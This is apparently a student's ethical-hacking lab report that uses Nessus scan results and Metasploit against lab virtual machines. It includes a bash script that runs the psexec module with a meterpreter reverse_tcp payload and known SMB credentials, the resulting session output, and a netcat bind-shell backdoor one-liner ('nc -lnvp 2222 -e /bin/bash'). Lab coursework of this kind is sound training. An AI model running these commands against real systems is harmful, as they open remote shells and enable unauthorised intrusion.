ETHICAL HACKING

LAB - ASSIGNMENT - 8

Name: DASARI SANATH KUMAR ID: 700760349

CRN:22285

INTRODUCTION:


Nessus: Nessus is a vulnerability scanner developed by Tenable, Inc. It is widely used for assessing the security posture of networks, systems, and applications by identifying vulnerabilities, misconfigurations, and other security issues. Nessus scans can be configured to assess a wide range of targets, including servers, workstations, network devices, and web applications. Nessus provides detailed reports that help organizations prioritize and remediate security vulnerabilities to reduce their risk exposure.

Metasploit: Metasploit is a penetration testing framework developed by Rapid7. It is used by security professionals and ethical hackers to simulate real-world attacks and test the security defenses of systems and networks. Metasploit provides a wide range of exploit modules, payloads, and auxiliary modules that can be used to exploit vulnerabilities discovered during security assessments. It also includes features for post-exploitation activities, such as privilege escalation, lateral movement, and data exfiltration. Metasploit helps security teams understand and mitigate the impact of security vulnerabilities by demonstrating how they can be exploited in a controlled environment.

While Nessus and Metasploit are separate tools, they can complement each other in a comprehensive security testing strategy. For example, Nessus can be used to identify vulnerabilities in target systems, and Metasploit can be used to validate and exploit those vulnerabilities to assess their real-world impact. Additionally, both Nessus and Metasploit support integration with other security tools and platforms, allowing for streamlined workflows and enhanced security automation.

1. Please provide screenshots for the Screenshot #1, #2. (8pt)

Screenshot 1:



https://localhost:8834/#/scans/reports/5/hosts

Test

‹ Back to My Scans

2 Hosts


Host	Vulnerabilities
192.168.2.129	4 2 1 26
192.168.2.151	1 1 3 24

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 2:31 PM
End: Today at 2:40 PM
Elapsed: 9 minutes

To direct input to this VM, click inside or press Ctrl+G.


Screenshot 2:


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
Windows 7
1 2 3 4
15:07
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
20°C
Mostly cloudy
Search
02:07 Sanath
2/21/2024

```
msf6 > db_import /home/kali/Downloads/MyScan.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.2.151
[*] Importing host 192.168.2.129
[*] Successfully imported /home/kali/Downloads/MyScan.nessus
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host           Name                                                                                              References
---------                ----           ----                                                                                              ----------
2024-02-20 21:06:50 UTC  192.168.2.147  Icecast Header Overwrite                                                                          CVE-2004-1561,OSVDB-10406,BID-11271,URL-http://archives.neohapsis.com/archives/bugtraq/2004-09/0
                                                                                                                                          366.html
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Server CBC Mode Ciphers Enabled                                                               CVE-2008-5161,BID-32319,CERT-958563,CWE-200,NSS-70658
2024-02-21 20:06:31 UTC  192.168.2.151  SSH SHA-1 HMAC Algorithms Enabled                                                                 NSS-153588
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Weak Algorithms Supported                                                                     NSS-90317
2024-02-21 20:06:31 UTC  192.168.2.151  OS Security Patch Assessment Not Available                                                        IAVB-0001-B-0515,NSS-117886
2024-02-21 20:06:31 UTC  192.168.2.151  Common Platform Enumeration (CPE)                                                                 NSS-45590
2024-02-21 20:06:31 UTC  192.168.2.151  Nessus Scan Information                                                                           NSS-19506
2024-02-21 20:06:31 UTC  192.168.2.151  Target Credential Status by Authentication Protocol - No Credentials Provided                     IAVB-0001-B-0504,NSS-110723
2024-02-21 20:06:31 UTC  192.168.2.151  Backported Security Patch Detection (SSH)                                                         NSS-39520
2024-02-21 20:06:31 UTC  192.168.2.151  Device Type                                                                                       NSS-54615
2024-02-21 20:06:31 UTC  192.168.2.151  Unix Operating System Unsupported Version Detection                                               IAVA-0001-A-0502,IAVA-0001-A-0648,NSS-33850
2024-02-21 20:06:31 UTC  192.168.2.151  OS Identification                                                                                 NSS-11936
2024-02-21 20:06:31 UTC  192.168.2.151  Ethernet Card Manufacturer Detection                                                              NSS-35716
2024-02-21 20:06:31 UTC  192.168.2.151  VMware Virtual Machine Detection                                                                  NSS-20094
2024-02-21 20:06:31 UTC  192.168.2.151  Ethernet MAC Addresses                                                                            NSS-86420
2024-02-21 20:06:31 UTC  192.168.2.151  Traceroute Information                                                                            NSS-10287
2024-02-21 20:06:31 UTC  192.168.2.151  TCP/IP Timestamps Supported                                                                       NSS-25220
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Protocol Versions Supported                                                                   NSS-10881
2024-02-21 20:06:31 UTC  192.168.2.151  OpenSSH Detection                                                                                 NSS-181418
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Password Authentication Accepted                                                              NSS-149334
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Weak Key Exchange Algorithms Enabled                                                          NSS-153953
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Weak MAC Algorithms Enabled                                                                   NSS-71049
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Algorithms and Languages Supported                                                            NSS-70657
2024-02-21 20:06:31 UTC  192.168.2.151  SSH Server Type and Version Information                                                           IAVT-0001-T-0933,NSS-10267
2024-02-21 20:06:31 UTC  192.168.2.151  vsftpd Detection                                                                                  NSS-52703
2024-02-21 20:06:32 UTC  192.168.2.151  FTP Server Detection                                                                              IAVT-0001-T-0030,IAVT-0001-T-0943,NSS-10092
2024-02-21 20:06:32 UTC  192.168.2.151  Service Detection                                                                                 NSS-22964
2024-02-21 20:06:32 UTC  192.168.2.151  Service Detection                                                                                 NSS-22964
2024-02-21 20:06:32 UTC  192.168.2.151  Nessus SYN scanner                                                                                NSS-11219
2024-02-21 20:06:32 UTC  192.168.2.151  Nessus SYN scanner                                                                                NSS-11219
2024-02-21 20:06:32 UTC  192.168.2.129  OS Security Patch Assessment Not Available                                                        IAVB-0001-B-0515,NSS-117886
2024-02-21 20:06:32 UTC  192.168.2.129  Common Platform Enumeration (CPE)                                                                 NSS-45590
2024-02-21 20:06:32 UTC  192.168.2.129  Nessus Scan Information                                                                           NSS-19506
2024-02-21 20:06:32 UTC  192.168.2.129  Target Credential Status by Authentication Protocol - No Credentials Provided                     IAVB-0001-B-0504,NSS-110723
2024-02-21 20:06:32 UTC  192.168.2.129  MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMP  CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BI
```



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
Windows 7
1 2 3 4
15:08
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
20°C
Mostly cloudy
Search
02:08 Sanath
2/21/2024

```
2024-02-21 20:06:32 UTC  192.168.2.151  FTP Server Detection                                                                              IAVT-0001-T-0030,IAVT-0001-T-0943,NSS-10092
2024-02-21 20:06:32 UTC  192.168.2.151  Service Detection                                                                                 NSS-22964
2024-02-21 20:06:32 UTC  192.168.2.151  Service Detection                                                                                 NSS-22964
2024-02-21 20:06:32 UTC  192.168.2.151  Nessus SYN scanner                                                                                NSS-11219
2024-02-21 20:06:32 UTC  192.168.2.151  Nessus SYN scanner                                                                                NSS-11219
2024-02-21 20:06:32 UTC  192.168.2.129  OS Security Patch Assessment Not Available                                                        IAVB-0001-B-0515,NSS-117886
2024-02-21 20:06:32 UTC  192.168.2.129  Common Platform Enumeration (CPE)                                                                 NSS-45590
2024-02-21 20:06:32 UTC  192.168.2.129  Nessus Scan Information                                                                           NSS-19506
2024-02-21 20:06:32 UTC  192.168.2.129  Target Credential Status by Authentication Protocol - No Credentials Provided                     IAVB-0001-B-0504,NSS-110723
2024-02-21 20:06:32 UTC  192.168.2.129  MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMP  CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BI
                                        ION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)   D-96704,BID-96705,BID-96706,BID-96707,BID-96709,EDB-ID-41891,EDB-ID-41987,MSFT-MS17-010,IAVA-201
                                                                                                                                          7-A-0065,MSKB-4012212,MSKB-4012213,MSKB-4012214,MSKB-4012215,MSKB-4012216,MSKB-4012217,MSKB-4012
                                                                                                                                          606,MSKB-4013198,MSKB-4013429,MSKB-4012598,CISA-KNOWN-EXPLOITED-2022/05/03,CISA-KNOWN-EXPLOITED-
                                                                                                                                          2022/08/10,CISA-KNOWN-EXPLOITED-2022/04/15,CISA-KNOWN-EXPLOITED-2022/04/27,CISA-KNOWN-EXPLOITED-
                                                                                                                                          2022/06/14,MSF-SMB DOUBLEPULSAR Remote Code Execution,NSS-97833
2024-02-21 20:06:32 UTC  192.168.2.129  MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (9  CVE-2008-4250,BID-31874,MSFT-MS08-067,CERT-827267,IAVA-2008-A-0081-S,EDB-ID-6824,EDB-ID-7104,EDB
                                        58644) (ECLIPSEDWING) (uncredentialed check)                                                      -ID-7132,MSKB-958644,CWE-94,MSF-MS08-067 Microsoft Server Service Relative Path Stack Corruption
                                                                                                                                          ,NSS-34477
2024-02-21 20:06:32 UTC  192.168.2.129  Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)                                 NSS-106716
2024-02-21 20:06:33 UTC  192.168.2.129  Nessus Windows Scan Not Performed with Admin Privileges                                           IAVB-0001-B-0505,NSS-24786
2024-02-21 20:06:33 UTC  192.168.2.129  Device Type                                                                                       NSS-54615
2024-02-21 20:06:33 UTC  192.168.2.129  Microsoft Windows XP Unsupported Installation Detection                                           EDB-ID-41929,IAVA-0001-A-0023,NSS-73182
2024-02-21 20:06:33 UTC  192.168.2.129  Unsupported Windows OS (remote)                                                                   IAVA-0001-A-0501,NSS-108797
2024-02-21 20:06:33 UTC  192.168.2.129  OS Identification                                                                                 NSS-11936
2024-02-21 20:06:33 UTC  192.168.2.129  Ethernet Card Manufacturer Detection                                                              NSS-35716
2024-02-21 20:06:33 UTC  192.168.2.129  VMware Virtual Machine Detection                                                                  NSS-20094
2024-02-21 20:06:33 UTC  192.168.2.129  Ethernet MAC Addresses                                                                            NSS-86420
2024-02-21 20:06:33 UTC  192.168.2.129  Traceroute Information                                                                            NSS-10287
2024-02-21 20:06:33 UTC  192.168.2.129  TCP/IP Timestamps Supported                                                                       NSS-25220
2024-02-21 20:06:33 UTC  192.168.2.129  Network Time Protocol (NTP) Server Detection                                                      IAVT-0001-T-0934,NSS-10884
2024-02-21 20:06:33 UTC  192.168.2.129  Microsoft Windows SMB Versions Supported (remote check)                                           NSS-100871
2024-02-21 20:06:33 UTC  192.168.2.129  Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)                      IAVT-0001-T-0710,NSS-96982
2024-02-21 20:06:33 UTC  192.168.2.129  ICMP Timestamp Request Remote Date Disclosure                                                     CWE-200,CVE-1999-0524,NSS-10114
2024-02-21 20:06:33 UTC  192.168.2.129  MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed c  CVE-2008-4834,CVE-2008-4835,CVE-2008-4114,BID-31179,BID-33121,BID-33122,MSFT-MS09-001,MSKB-95868
                                        heck)                                                                                             7,CWE-399,MSF-Microsoft SRV.SYS WriteAndX Invalid DataOffset,NSS-35362
2024-02-21 20:06:33 UTC  192.168.2.129  SMB NULL Session Authentication                                                                   CVE-1999-0519,CVE-1999-0520,CVE-2002-1117,BID-494,NSS-26920
2024-02-21 20:06:33 UTC  192.168.2.129  WMI Not Available                                                                                 NSS-135860
2024-02-21 20:06:33 UTC  192.168.2.129  Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry                        IAVB-0001-B-0506,NSS-26917
2024-02-21 20:06:33 UTC  192.168.2.129  SMB Signing not required                                                                          NSS-57608
2024-02-21 20:06:33 UTC  192.168.2.129  Nessus SYN scanner                                                                                NSS-11219
2024-02-21 20:06:33 UTC  192.168.2.129  Nessus SYN scanner                                                                                NSS-11219
2024-02-21 20:06:33 UTC  192.168.2.129  Nessus SYN scanner                                                                                NSS-11219
2024-02-21 20:06:33 UTC  192.168.2.129  Microsoft Windows SMB NativeLanManager Remote System Information Disclosure                       NSS-10785
2024-02-21 20:06:34 UTC  192.168.2.129  Windows NetBIOS / SMB Remote Host Information Disclosure                                          NSS-10150
2024-02-21 20:06:34 UTC  192.168.2.129  Microsoft Windows SMB Service Detection                                                           NSS-11011
2024-02-21 20:06:34 UTC  192.168.2.129  Microsoft Windows SMB Service Detection                                                           NSS-11011

msf6 >
```

2. 2. Using the skills learned from step 9, write a script to run the Metasploit psexec module against Windows 7 machine. Provide screenshots showing the module has been successfully executed and you got a session. (hint, you can use show options to review the options needed to configure the psexec module. Using the credentials of georgia for SMBUser and SMBPass options) (6pt)

Script:




```
#!/bin/bash

# Set the variables
RHOST="192.168.2.155"     # IP address of the target Windows 7 machine
LHOST="192.168.2.128"     # Replace with the IP address of your attacking machine

# Start Metasploit framework
service postgresql start
msfdb init
msfconsole -q -x "use exploit/windows/smb/psexec; \
                set RHOSTS $RHOST; \
                set PAYLOAD windows/meterpreter/reverse_tcp; \
                set LHOST $LHOST; \
                set SMBUser georgia; \
                set SMBPass password; \
                exploit ;"
```

Saving file "/tmp/exploit.sh"...

Script execution:




```
┌──(root㉿kali)-[/tmp]
└─# ./exploit.sh
[i] Database already started
[i] The database appears to be already configured, skipping initialization
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS => 192.168.2.155
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.2.128
SMBUser => georgia
SMBPass => password
[*] Started reverse TCP handler on 192.168.2.128:4444
[*] 192.168.2.155:445 - Connecting to the server ...
[*] 192.168.2.155:445 - Authenticating to 192.168.2.155:445 as user 'georgia' ...
[*] 192.168.2.155:445 - Selecting PowerShell target
[*] 192.168.2.155:445 - Executing the payload ...
[+] 192.168.2.155:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.2.155
[*] Meterpreter session 1 opened (192.168.2.128:4444 -> 192.168.2.155:49159) at 2024-02-21 21:55:43 -0500

meterpreter >
```

3. Create a simple Netcat backdoor listener on port 2222 as root on Ubuntu Linux machine (don’t change the port number) # while (true); do echo “started”; nc -lnvp 2222 -e /bin/bash; done Click the New Scan button at the upper right corner of Nessus and choose Advanced Scan template Run the Nessus against the Ubuntu Linux machine. Will Nessus catch this backdoor? Provide a screenshot showing all the critical vulnerabilities Nessus finds. (6pt)

